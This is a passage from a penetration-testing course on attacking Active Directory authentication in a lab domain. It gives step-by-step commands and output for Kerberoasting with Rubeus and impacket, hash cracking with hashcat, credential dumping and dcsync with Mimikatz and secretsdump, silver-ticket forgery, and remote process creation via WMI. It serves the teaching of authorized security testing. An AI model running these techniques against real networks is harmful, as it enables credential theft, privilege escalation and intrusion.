These checks are performed as a second step only when connecting to the service itself. This means that if we know the SPN we want to target, we can request a service ticket for it from the domain controller.

The service ticket is encrypted using the SPN's password hash. If we are able to request the ticket and decrypt it using brute force or guessing, we can use this information to crack the cleartext password of the service account. This technique is known as *Kerberoasting*.[1112]

In this section, we will abuse a service ticket and attempt to crack the password of the service account. Let's begin by connecting to CLIENT75 via RDP as *jeff* with the password *HenchmanPutridBonbon11*.

To perform Kerberoasting, we'll use Rubeus again. We specify the **kerberoast** command to launch this attack technique. In addition, we'll provide **hashes.kerberoast** as an argument for **/outfile** to store the resulting TGS-REP hash in. Since we'll execute Rubeus as an authenticated domain user, the tool will identify all SPNs linked with a domain user.

```
PS C:\Tools> .\Rubeus.exe kerberoast /outfile:hashes.kerberoast


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.2
```

[1111] (Stealthbits Blog, 2019), https://stealthbits.com/blog/cracking-active-directory-passwords-with-as-rep-roasting/

[1112] (Harmj0y Blog, 2019), https://blog.harmj0y.net/redteaming/kerberoasting-revisited/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : corp.com
[*] Searching path 'LDAP://DC1.corp.com/DC=corp,DC=com' for
'(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAc
countControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : iis_service
[*] DistinguishedName      : CN=iis_service,CN=Users,DC=corp,DC=com
[*] ServicePrincipalName   : HTTP/web04.corp.com:80
[*] PwdLastSet             : 9/7/2022 5:38:43 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Tools\hashes.kerberoast
```

*Listing 810 - Utilizing Rubeus to perform a Kerberoast attack*

Listing 810 shows that Rubeus identified one user account vulnerable to Kerberoasting and wrote the hash to an output file.

Now, let's copy hashes.kerberoast to our Kali machine. We can then review the Hashcat help for the correct mode to crack a TGS-REP hash.

```
kali@kali:~$ cat hashes.kerberoast
$krb5tgs$23$*iis_service$corp.com$HTTP/web04.corp.com:80@corp.com*$940AD9DCF5DD5CD8E91
A86D4BA0396DB$F57066A4F4F8FF5D70DF39B0C98ED7948A5DB08D689B92446E600B49FD502DEA39A8ED3B
0B766E5CD40410464263557BC0E4025BFB92D89BA5C12C26C72232905DEC4D060D3C8988945419AB4A7E7A
DEC407D22BF6871D...
...

kali@kali:~$ hashcat --help | grep -i "Kerberos"
  19600 | Kerberos 5, etype 17, TGS-REP                     | Network Protocol
  19800 | Kerberos 5, etype 17, Pre-Auth                    | Network Protocol
  19700 | Kerberos 5, etype 18, TGS-REP                     | Network Protocol
  19900 | Kerberos 5, etype 18, Pre-Auth                    | Network Protocol
   7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth             | Network Protocol
  13100 | Kerberos 5, etype 23, TGS-REP                     | Network Protocol
  18200 | Kerberos 5, etype 23, AS-REP                      | Network Protocol
```

*Listing 811 - Reviewing the correct Hashcat mode*

The output of the second command in Listing 811 shows that *13100* is the correct mode to crack TGS-REP hashes.

As in the previous section, we'll start Hashcat with the arguments 13100 as mode, rockyou.txt as wordlist, best64.rule as rule file, and --force as we perform the cracking in a VM.

```
kali@kali:~$ sudo hashcat -m 13100 hashes.kerberoast /usr/share/wordlists/rockyou.txt
-r /usr/share/hashcat/rules/best64.rule --force
...

$krb5tgs$23$*iis_service$corp.com$HTTP/web04.corp.com:80@corp.com*$940ad9dcf5dd5cd8e91
a86d4ba0396db$f57066a4f4f8ff5d70df39b0c98ed7948a5db08d689b92446e600b49fd502dea39a8ed3b
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
0b766e5cd40410464263557bc0e4025bfb92d89ba5c12c26c72232905dec4d060d3c8988945419ab4a7e7a
dec407d22bf6871d
...
d8a2033fc64622eaef566f4740659d2e520b17bd383a47da74b54048397a4aaf06093b95322ddb81ce6369
4e0d1a8fa974f4df071c461b65cbb3dbcaec65478798bc909bc94:Strawberry1
...
```

*Listing 812 - Cracking the TGS-REP hash*

Great! We successfully retrieved the plaintext password of the user *iis_service* by performing Kerberoasting.

Next, let's perform Kerberoasting from Linux. We can use *impacket-GetUserSPNs*[1113] with the IP of the domain controller as the argument for **-dc-ip**. Since our Kali machine is not joined to the domain, we also have to provide domain user credentials to obtain the TGS-REP hash. As before, we can use **-request** to obtain the TGS and output them in a compatible format for Hashcat.

```
kali@kali:~$ sudo impacket-GetUserSPNs -request -dc-ip 192.168.50.70 corp.com/pete
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
ServicePrincipalName    Name         MemberOf  PasswordLastSet             LastLogon
Delegation
----------------------  -----------  --------  --------------------------  ---------
----------
HTTP/web04.corp.com:80  iis_service            2022-09-07 08:38:43.411468  <never>


[-] CCache file is not found. Skipping...
$krb5tgs$23$*iis_service$CORP.COM$corp.com/iis_service*$21b427f7d7befca7abfe9fa79ce4de
60$ac1459588a99d36fb31cee7aefb03cd740e9cc6d9816806cc1ea44b147384afb551723719a6d3b960ad
f6b2ce4e2741f7d0ec27a87c4c8bb4e5b1bb455714d3dd52c16a4e4c242df94897994ec0087cf5cfb16c2c
b64439d514241eec...
```

*Listing 813 - Using impacket-GetUserSPNs to perform Kerberoasting on Linux*

Listing 813 shows that we successfully obtained the TGS-REP hash.

> *If impacket-GetUserSPNs throws the error "KRB_AP_ERR_SKEW(Clock skew too great)," we need to synchronize the time of the Kali machine with the domain controller. We can use ntpdate*[1114] *or rdate*[1115] *to do so.*

Now, let's store the TGS-REP hash in a file named **hashes.kerberoast2** and crack it with Hashcat as we did before.

```
kali@kali:~$ sudo hashcat -m 13100 hashes.kerberoast2 /usr/share/wordlists/rockyou.txt
-r /usr/share/hashcat/rules/best64.rule --force
...
```

[1113] (Github, 2022), https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetUserSPNs.py

[1114] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Ntpdate

[1115] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Rdate

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
$krb5tgs$23$*iis_service$CORP.COM$corp.com/iis_service*$21b427f7d7befca7abfe9fa79ce4de
60$ac1459588a99d36fb31cee7aefb03cd740e9cc6d9816806cc1ea44b147384afb551723719a6d3b960ad
f6b2ce4e2741f7d0ec27a87c4c8bb4e5b1bb455714d3dd52c16a4e4c242df94897994ec0087cf5cfb16c2c
b64439d514241eec
...
a96a7e6e29aa173b401935f8f3a476cdbcca8f132e6cc8349dcc88fcd26854e334a2856c009bc76e4e2437
2c4db4d7f41a8be56e1b6a912c44dd259052299bac30de6a8d64f179caaa2b7ee87d5612cd5a4bb9f050ba
565aa97941ccfd634b:Strawberry1
...
```

*Listing 814 - Cracking the TGS-REP hash*

Listing 814 shows that we could successfully crack the TGS-REP hash again, providing the same plaintext password as before.

This technique is immensely powerful if the domain contains high-privilege service accounts with weak passwords, which is not uncommon in many organizations. However, if the SPN runs in the context of a computer account, a managed service account,[1116] or a group-managed service account,[1117] the password will be randomly generated, complex, and 120 characters long, making cracking infeasible. The same is true for the *krbtgt* user account which acts as service account for the KDC. Therefore, our chances of performing a successful Kerberoast attack against SPNs running in the context of user accounts is much higher.

Let's assume that we are performing an assessment and notice that we have *GenericWrite* or *GenericAll* permissions[1118] on another AD user account. As stated before, we could reset the user's password but this may raise suspicion. However, we could also set an SPN for the user,[1119] kerberoast the account, and crack the password hash in an attack named *targeted Kerberoasting*. We'll note that in an assessment, we should delete the SPN once we've obtained the hash to avoid adding any potential vulnerabilities to the client's infrastructure.

We've now covered how an SPN can be abused to obtain a TGS-REP hash and how to crack it. In the next section, we'll explore an attack utilizing a forged TGS.

### 22.2.4 Silver Tickets

In the previous section, we obtained and cracked a TGS-REP hash to retrieve the plaintext password of an SPN. In this section, we'll go one step further and forge our own service tickets.

Remembering the inner workings of the Kerberos authentication, the application on the server executing in the context of the service account checks the user's permissions from the group memberships included in the service ticket. However, the user and group permissions in the service ticket are not verified by the application in a majority of environments. In this case, the application blindly trusts the integrity of the service ticket since it is encrypted with a password hash that is, in theory, only known to the service account and the domain controller.

[1116] (Tech Community Microsoft, 2019), https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/managed-service-accounts-understanding-implementing-best/ba-p/397009

[1117] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview

[1118] (Active Directory Security, 2017), https://adsecurity.org/?p=3658

[1119] (Microsoft Documentation, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc731241(v=ws.11)

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Privileged Account Certificate* (PAC)[1120] validation[1121] is an optional verification process between the SPN application and the domain controller. If this is enabled, the user authenticating to the service and its privileges are validated by the domain controller. Fortunately for this attack technique, service applications rarely perform PAC validation.

As an example, if we authenticate against an IIS server that is executing in the context of the service account *iis_service*, the IIS application will determine which permissions we have on the IIS server depending on the group memberships present in the service ticket.

With the service account password or its associated NTLM hash at hand, we can forge our own service ticket to access the target resource (in our example, the IIS application) with any permissions we desire. This custom-created ticket is known as a *silver ticket*[1122] and if the service principal name is used on multiple servers, the silver ticket can be leveraged against them all.

In this section's example, we'll create a silver ticket to get access to an HTTP SPN resource. As we identified in the previous section, the *iis_service* user account is mapped to an HTTP SPN. Therefore, the password hash of the user account is used to create service tickets for it. For the purposes of this example, let's assume we've identified that the *iis_service* user has an established session on CLIENT75.

In general, we need to collect the following three pieces of information to create a silver ticket:

- SPN password hash
- Domain SID
- Target SPN

Let's get straight into the attack by connecting to CLIENT75 via RDP as *jeff* with the password *HenchmanPutridBonbon11*.

First, let's confirm that our current user has no access to the resource of the HTTP SPN mapped to *iis_service*. To do so, we'll use **iwr**[1123] and enter **-UseDefaultCredentials** so that the credentials of the current user are used to send the web request.

```
PS C:\Users\jeff> iwr -UseDefaultCredentials http://web04
iwr :
401 - Unauthorized: Access is denied due to invalid credentials.
Server Error

  401 - Unauthorized: Access is denied due to invalid credentials.
  You do not have permission to view this directory or page using the credentials that
you supplied.

At line:1 char:1
+ iwr -UseBasicParsing -UseDefaultCredentials http://web04
```

[1120] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/166d8064-c863-41e1-9c23-edaaa5f36962

[1121] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-apds/1d1f2b0c-8e8a-4d2a-8665-508d04976f84

[1122] (Active Directory Security, 2015), https://adsecurity.org/?p=2011

[1123] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-7.2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation:
(System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebExc
   eption
    + FullyQualifiedErrorId :
WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
```

*Listing 815 - Trying to access the web page on WEB04 as user jeff*

Listing 815 shows that we cannot access the web page as *jeff*. Let's start collecting the information needed to forge a silver ticket.

Since we are a local Administrator on this machine where *iis_service* has an established session, we can use Mimikatz to retrieve the SPN password hash (NTLM hash of *iis_service*), which is the first piece of information we need to create a silver ticket.

Let's start PowerShell as Administrator and launch Mimikatz. As we already learned, we can use privilege::debug and sekurlsa::logonpasswords to extract cached AD credentials.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1147751 (00000000:00118367)
Session           : Service from 0
User Name         : iis_service
Domain            : CORP
Logon Server      : DC1
Logon Time        : 9/14/2022 4:52:14 AM
SID               : S-1-5-21-1987370270-658905905-1781884369-1109
        msv :
         [00000003] Primary
         * Username : iis_service
         * Domain   : CORP
         * NTLM     : 4d28cf5252d39971419580a51484ca09
         * SHA1     : ad321732afe417ebbd24d5c098f986c07872f312
         * DPAPI    : 1210259a27882fac52cf7c679ecf4443
...
```

*Listing 816 - Using Mimikatz to obtain the NTLM hash of the user account iis_service which is mapped to the target SPN*

Listing 816 shows the password hashes of the *iis_service* user account. The NTLM hash of the service account is the first piece of information we need to create the silver ticket.

Now, let's obtain the domain SID, the second piece of information we need. We can enter whoami /user to get the SID of the current user. Alternatively, we could also retrieve the SID of the SPN user account from the output of Mimikatz, since the domain user accounts exist in the same domain.

As covered in the *Windows Privilege Escalation* Module, the SID consists of several parts. Since we're only interested in the Domain SID, we'll omit the RID of the user.

```
PS C:\Users\jeff> whoami /user

USER INFORMATION
----------------
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
User Name SID
========= ============================================
corp\jeff S-1-5-21-1987370270-658905905-1781884369-1105
```

*Listing 817 - Obtaining the domain SID*

The highlighted section in listing 817 shows the domain SID.

The last list item is the target SPN. For this example, we'll target the HTTP SPN resource on WEB04 (*HTTP/web04.corp.com:80*) because we want to access the web page running on IIS.

Now that we have collected all three pieces of information, we can build the command to create a silver ticket with Mimikatz. We can create the forged service ticket with the *kerberos::golden* module. This module provides the capabilities for creating golden and silver tickets alike. We'll explore the concept of golden tickets in the Module *Lateral Movement in Active Directory*.

We need to provide the domain SID (/sid:), domain name (/domain:), and the target where the SPN runs (/target:). We also need to include the SPN protocol (/service:), NTLM hash of the SPN (/rc4:), and the /ptt option, which allows us to inject the forged ticket into the memory of the machine we execute the command on.

Finally, we must enter an existing domain user for /user:. This user will be set in the forged ticket. For this example, we'll use *jeffadmin*. However, we could also use any other domain user since we can set the permissions and groups ourselves.

The complete command can be found in the following listing:

```
mimikatz # kerberos::golden /sid:S-1-5-21-1987370270-658905905-1781884369
/domain:corp.com /ptt /target:web04.corp.com /service:http
/rc4:4d28cf5252d39971419580a51484ca09 /user:jeffadmin
User      : jeffadmin
Domain    : corp.com (CORP)
SID       : S-1-5-21-1987370270-658905905-1781884369
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 4d28cf5252d39971419580a51484ca09 - rc4_hmac_nt
Service   : http
Target    : web04.corp.com
Lifetime  : 9/14/2022 4:37:32 AM ; 9/11/2032 4:37:32 AM ; 9/11/2032 4:37:32 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'jeffadmin @ corp.com' successfully submitted for current session

mimikatz # exit
Bye!
```

*Listing 818 - Forging the service ticket with the user jeffadmin and injecting it into the current session*

As shown in Listing 818, a new service ticket for the SPN *HTTP/web04.corp.com* has been loaded into memory and Mimikatz set appropriate group membership permissions in the forged ticket. From the perspective of the IIS application, the current user will be both the built-in local

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

administrator ( *Relative Id: 500* ) and a member of several highly-privileged groups, including the Domain Admins group ( *Relative Id: 512* ) as highlighted above.

This means we should have the ticket ready to use in memory. We can confirm this with klist.

```
PS C:\Tools> klist

Current LogonId is 0:0xa04cc

Cached Tickets: (1)

#0>     Client: jeffadmin @ corp.com
        Server: http/web04.corp.com @ corp.com
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 9/14/2022 4:37:32 (local)
        End Time:   9/11/2032 4:37:32 (local)
        Renew Time: 9/11/2032 4:37:32 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
```

*Listing 819 - Listing Kerberos tickets to confirm the silver ticket is submitted to the current session*

Listing 819 shows that we have the silver ticket for *jeffadmin* to access *http/web04.corp.com* submitted to our current session. This should allow us to access the web page on WEB04 as *jeffadmin*.

Let's verify our access using the same command as before.

```
PS C:\Tools> iwr -UseDefaultCredentials http://web04

StatusCode        : 200
StatusDescription : OK
Content           : <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
                    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
                    <html xmlns="http://www.w3.org/1999/xhtml">
                    <head>
                    <meta http-equiv="Content-Type" cont...
RawContent        : HTTP/1.1 200 OK
                    Persistent-Auth: true
                    Accept-Ranges: bytes
                    Content-Length: 703
                    Content-Type: text/html
                    Date: Wed, 14 Sep 2022 11:37:39 GMT
                    ETag: "b752f823fc8d81:0"
                    Last-Modified: Wed, 14 Sep 20...
Forms             :
Headers           : {[Persistent-Auth, true], [Accept-Ranges, bytes], [Content-Length,
703], [Content-Type,
                    text/html]...}
Images            : {}
InputFields       : {}
Links             : {@{outerHTML=<a
href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img
                    src="iisstart.png" alt="IIS" width="960" height="600" /></a>;
tagName=A;
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
href=http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409}}
ParsedHtml        :
RawContentLength  : 703
```

*Listing 820 - Accessing the SMB share with the silver ticket*

Great! We successfully forged a service ticket and got access to the web page as *jeffadmin*. It's worth noting that we performed this attack without access to the plaintext password or password hash of this user.

Once we have access to the password hash of the SPN, a machine account, or user, we can forge the related service tickets for any users and permissions. This is a great way of accessing SPNs in later phases of a penetration test, as we need privileged access in most situations to retrieve the password hash of the SPN.

Since silver and golden tickets represent powerful attack techniques, Microsoft created a security patch to update the PAC structure.[1124] With this patch in place, the extended PAC structure field *PAC_REQUESTOR* needs to be validated by a domain controller. This mitigates the capability to forge tickets for non-existent domain users if the client and the KDC are in the same domain. Without this patch, we could create silver tickets for domain users that do not exist. The updates from this patch are enforced from October 11, 2022.

In this section, we learned how to forge service tickets by using the password hash of a target SPN. While we used an SPN run by a user account in the example, we could do the same for SPNs run in the context of a machine account.

### 22.2.5 Domain Controller Synchronization

In production environments, domains typically rely on more than one domain controller to provide redundancy. The *Directory Replication Service* (DRS) Remote Protocol[1125] uses *replication*[1126] to synchronize these redundant domain controllers. A domain controller may request an update for a specific object, like an account, using the *IDL_DRSGetNCChanges*[1127] API.

Luckily for us, the domain controller receiving a request for an update does not check whether the request came from a known domain controller. Instead, it only verifies that the associated SID has appropriate privileges. If we attempt to issue a rogue update request to a domain controller from a user with certain rights it will succeed.

To launch such a replication, a user needs to have the *Replicating Directory Changes*, *Replicating Directory Changes All*, and *Replicating Directory Changes in Filtered Set* rights. By default, members of the *Domain Admins*, *Enterprise Admins*, and *Administrators* groups have these rights assigned.

[1124] (Microsoft Support, 2023), https://support.microsoft.com/en-gb/topic/kb5008380-authentication-updates-cve-2021-42287-9dafac11-e0d0-4cb8-959a-143bd0201041

[1125] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/cc228086.aspx

[1126] (Microsoft, 2016), https://technet.microsoft.com/en-us/library/cc772726(v=ws.10).aspx

[1127] (Microsoft, 2019), https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/b63730ac-614c-431c-9501-28d6aca91894

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

If we obtain access to a user account in one of these groups or with these rights assigned, we can perform a *dcsync*[1128] attack in which we impersonate a domain controller. This allows us to request any user credentials from the domain.

To perform this attack, we'll use Mimikatz on a domain-joined Windows machine, and *impacket-secretsdump*[1129] on our non-domain joined Kali machine for the examples of this section.

Let's begin with Mimikatz and start by connecting to CLIENT75 as *jeffadmin* with the password *BrouhahaTungPerorateBroom2023!*. As *jeffadmin* is a member of the *Domain Admins* group, we already have the necessary rights assigned.

Once connected via RDP, let's open a PowerShell window and launch Mimikatz in C:\Tools. For Mimikatz to perform this attack, we can use the lsadump::dcsync module and provide the domain username for which we want to obtain credentials as an argument for /user:. For the purposes of this example, we'll target the domain user *dave*.

```
PS C:\Users\jeffadmin> cd C:\Tools\

PS C:\Tools> .\mimikatz.exe
...

mimikatz # lsadump::dcsync /user:corp\dave
[DC] 'corp.com' will be the domain
[DC] 'DC1.corp.com' will be the DC server
[DC] 'corp\dave' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : dave

** SAM ACCOUNT **

SAM Username         : dave
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00410200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD
DONT_REQUIRE_PREAUTH )
Account expiration   :
Password last change : 9/7/2022 9:54:57 AM
Object Security ID   : S-1-5-21-1987370270-658905905-1781884369-1103
Object Relative ID   : 1103

Credentials:
    Hash NTLM: 08d7a47a6f9f66b97b1bae4178747494
    ntlm- 0: 08d7a47a6f9f66b97b1bae4178747494
    ntlm- 1: a11e808659d5ec5b6c4f43c1e5a0972d
    lm  - 0: 45bc7d437911303a42e764eaf8fda43e
    lm  - 1: fdd7d20efbcaf626bd2ccedd49d9512d
...
```

*Listing 821 - Using Mimikatz to perform a dcsync attack to obtain the credentials of pete*

[1128] (Active Directory Security, 2016), https://adsecurity.org/?p=2398#MimikatzDCSync

[1129] (Github, 2022), https://github.com/SecureAuthCorp/impacket/blob/master/examples/secretsdump.py

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Nice! Mimikatz performed the dcsync attack by impersonating a domain controller and obtained the user credentials of *dave* by using replication.

Now, let's copy the NTLM hash and store it in a file named **hashes.dcsync** on our Kali system. We can then crack the hash using Hashcat as we learned in the *Password Attacks* Module. We'll enter **1000** as mode, **rockyou.txt** as wordlist, and **best64.rule** as rule file. Additionally, we will enter the file containing the NTLM hash and **–force**, since we run Hashcat in a VM.

```
kali@kali:~$ hashcat -m 1000 hashes.dcsync /usr/share/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/best64.rule --force
...
08d7a47a6f9f66b97b1bae4178747494:Flowers1
...
```

*Listing 822 - Using Hashcat to crack the NTLM hash obtained by the dcsync attack*

Listing 822 shows that we successfully retrieved the plaintext password of *dave*.

We can now obtain the NTLM hash of any domain user account of the domain **corp.com**. Furthermore, we can attempt to crack these hashes and retrieve the plaintext passwords of these accounts.

Notably, we can perform the dcsync attack to obtain any user password hash in the domain, even the domain administrator *Administrator*.

```
mimikatz # lsadump::dcsync /user:corp\Administrator
...
Credentials:
  Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e
...
```

*Listing 823 - Using Mimikatz to perform a dcsync attack to obtain the credentials of the domain administrator Administrator*

We'll discuss lateral movement vectors such as leveraging NTLM hashes obtained by dcsync in the Module *Lateral Movement in Active Directory*.

For now, let's perform the dcsync attack from Linux as well. We'll use impacket-secretsdump to acheive this. To launch it, we'll enter the target username **dave** as an argument for **-just-dc-user** and provide the credentials of a user with the required rights, as well as the IP of the domain controller in the format __domain/user:password@ip__.

```
kali@kali:~$ impacket-secretsdump -just-dc-user dave
corp.com/jeffadmin:"BrouhahaTungPerorateBroom2023\!"@192.168.50.70
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
dave:1103:aad3b435b51404eeaad3b435b51404ee:08d7a47a6f9f66b97b1bae4178747494:::
[*] Kerberos keys grabbed
dave:aes256-cts-hmac-sha1-
96:4d8d35c33875a543e3afa94974d738474a203cd74919173fd2a64570c51b1389
dave:aes128-cts-hmac-sha1-96:f94890e59afc170fd34cfbd7456d122b
dave:des-cbc-md5:1a329b4338bfa215
[*] Cleaning up...
```

*Listing 824 - Using secretsdump to perform the dcsync attack to obtain the NTLM hash of dave*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Listing 824 shows that we successfully obtained the NTLM hash of *dave*. The output of the tool states that it uses *DRSUAPI*,[1130] the Microsoft API implementing the Directory Replication Service Remote Protocol.

The dcsync attack is a powerful technique to obtain any domain user credentials. As a bonus, we can use it from both Windows and Linux. By impersonating a domain controller, we can use replication to obtain user credentials from a domain controller. However, to perform this attack, we need a user that is a member of *Domain Admins*, *Enterprise Admins*, or *Administrators*, because there are certain rights required to start the replication. Alternatively, we can leverage a user with these rights assigned, though we're far less likely to encounter one of these in a real penetration test.

## 22.3 Wrapping Up

In this Module, we explored NTLM and Kerberos authentication. These authentication methods are crucial for penetration testers to understand in order to perform penetration tests in AD environments. Without grasping the concepts of how authentication works, it is not possible to understand how the attacks shown in this Module work on a technical level. To perform them in real assessments, we often have to adapt these techniques to be effective.

The attack methods from this Module provide us with the necessary skills to perform attacks on AD authentication. These techniques will help us tremendously to obtain valid user credentials and access to systems and services.

In the next Module *Lateral Movement in Active Directory*, we'll build on the knowledge and skills provided in this Module to move laterally in an AD environment.

[1130] (Samba Wiki, 2015), https://wiki.samba.org/index.php/DRSUAPI

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 23 Lateral Movement in Active Directory

In this Learning Module, we will cover the following Learning Units:

- Active Directory Lateral Movement Techniques
- Active Directory Persistence

In previous Modules, we located high-value targets that could lead to an Active Directory compromise and found the workstations or servers they are logged in to. We gathered password hashes then recovered and leveraged existing tickets for Kerberos authentication.

Next, we will use lateral movement to compromise the machines these high-value domain users are logged in to.

A logical next step in our approach would be to crack any password hashes we have obtained and authenticate to a machine with clear text passwords to gain unauthorized access. However, password cracking takes time and may fail. In addition, Kerberos and NTLM do not use the clear text password directly and native tools from Microsoft do not support authentication using the password hash.

In this Module, we will explore different lateral movement techniques that allow us to authenticate to a system and gain code execution using a user's hash or a Kerberos ticket.

## 23.1 Active Directory Lateral Movement Techniques

This Learning Unit covers the following Learning Objectives:

- Understand WMI, WinRS, and WinRM lateral movement techniques
- Abuse PsExec for lateral movement
- Learn about Pass The Hash and Overpass The Hash as lateral movement techniques
- Misuse DCOM to move laterally

Lateral Movement is a tactic consisting of various techniques aimed to gain further access within the target network. As described in the MITRE Framework,[1131] these techniques may use the current valid account or reuse authentication material such as password hashes, Kerberos tickets, and application access tokens obtained from the previous attack stages.

In this Learning Unit, we are going to explore various techniques that involve both valid accounts and previously retrieved credentials.

We should also remind ourselves that what we've learned about enumerating Active Directory domains will still be relevant in the lateral movement attack phase as we might have gained access to previously undiscovered networks.

[1131] (MITRE, 2022), https://attack.mitre.org/tactics/TA0008/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 23.1.1 WMI and WinRM

The first lateral movement technique we are going to cover is based on the *Windows Management Instrumentation* (WMI),[1132] which is an object-oriented feature that facilitates task automation.

WMI is capable of creating processes via the *Create* method from the *Win32_Process* class. It communicates through *Remote Procedure Calls* (RPC)[1133] over port 135 for remote access and uses a higher-range port (19152-65535) for session data.

To demonstrate this attack technique, we'll first briefly showcase the *wmic* utility, which has been recently deprecated,[1134] and then we'll discover how to conduct the same WMI attack via PowerShell.

In order to create a process on the remote target via WMI, we need credentials of a member of the *Administrators* local group, which can also be a domain user. In the following examples, we are going to perform the attacks as the user *jen*, which is both a domain user and a member of the Local Administrator group for the target machines.

We already encountered *UAC remote restrictions*[1135] for non-domain joined machines in the *Password Attacks* Module. However this kind of restriction does not apply to domain users, meaning that we can leverage full privileges while moving laterally with the techniques shown in this Learning Unit.

Historically, wmic has been abused for lateral movement via the command line by specifying the target IP after the **/node:** argument then user and password after the **/user:** and **/password:** keywords, respectively. We'll also instruct wmic to launch a calculator instance with the **process call create** keywords. We can test the command by connecting as *jeff* on CLIENT74.

```
C:\Users\jeff>wmic /node:192.168.50.73 /user:jen /password:Nexus123! process call
create "calc"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 752;
        ReturnValue = 0;
};
```

*Listing 825 - Running the wmic utility to spawn a process on a remote system.*

The WMI job returned the PID of the newly created process and a return value of "0", meaning that the process has been created successfully.

[1132] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page

[1133] (Microsoft, 2022), https://technet.microsoft.com/en-us/library/cc738291(v=ws.10).aspx

[1134] (Microsoft, 2022), https://docs.microsoft.com/en-us/windows/deployment/planning/windows-10-deprecated-features

[1135] (Microsoft, 2022), https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/user-account-control-and-remote-restriction#domain-user-accounts-active-directory-user-account

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*System processes and services always run in session 0[1136] as part of session isolation, which was introduced in Windows Vista. Because the WMI Provider Host is running as a system service, newly created processes through WMI are also spawned in session 0.*

Translating this attack into PowerShell syntax requires a few extra details. We need to create a *PSCredential*[1137] object that will store our session username and password. To do that, we will first store the username and password in the respective variables and then secure the password via the ConvertTo-SecureString cmdlet. Finally, we'll create a new PSCredential object with the given username and secureString object.

```
$username = 'jen';
$password = 'Nexus123!';
$secureString = ConvertTo-SecureString $password -AsPlaintext -Force;
$credential = New-Object System.Management.Automation.PSCredential $username,
$secureString;
```

*Listing 826 - Creating the PSCredential object in PowerShell*

Next, we want to create a *Common Information Model* (CIM) via the _New-CimSession[1138] cmdlet. We'll first specify DCOM as the protocol for the WMI session with the New-CimSessionOption cmdlet on the first line. On the second line, we'll create the new session against our target IP and supply the PSCredential object along with the session options. Lastly, we'll define 'calc' as the payload to be executed by WMI.

```
$options = New-CimSessionOption -Protocol DCOM
$session = New-Cimsession -ComputerName 192.168.50.73 -Credential $credential -
SessionOption $Options
$command = 'calc';
```

*Listing 827 - Creating a new CimSession*

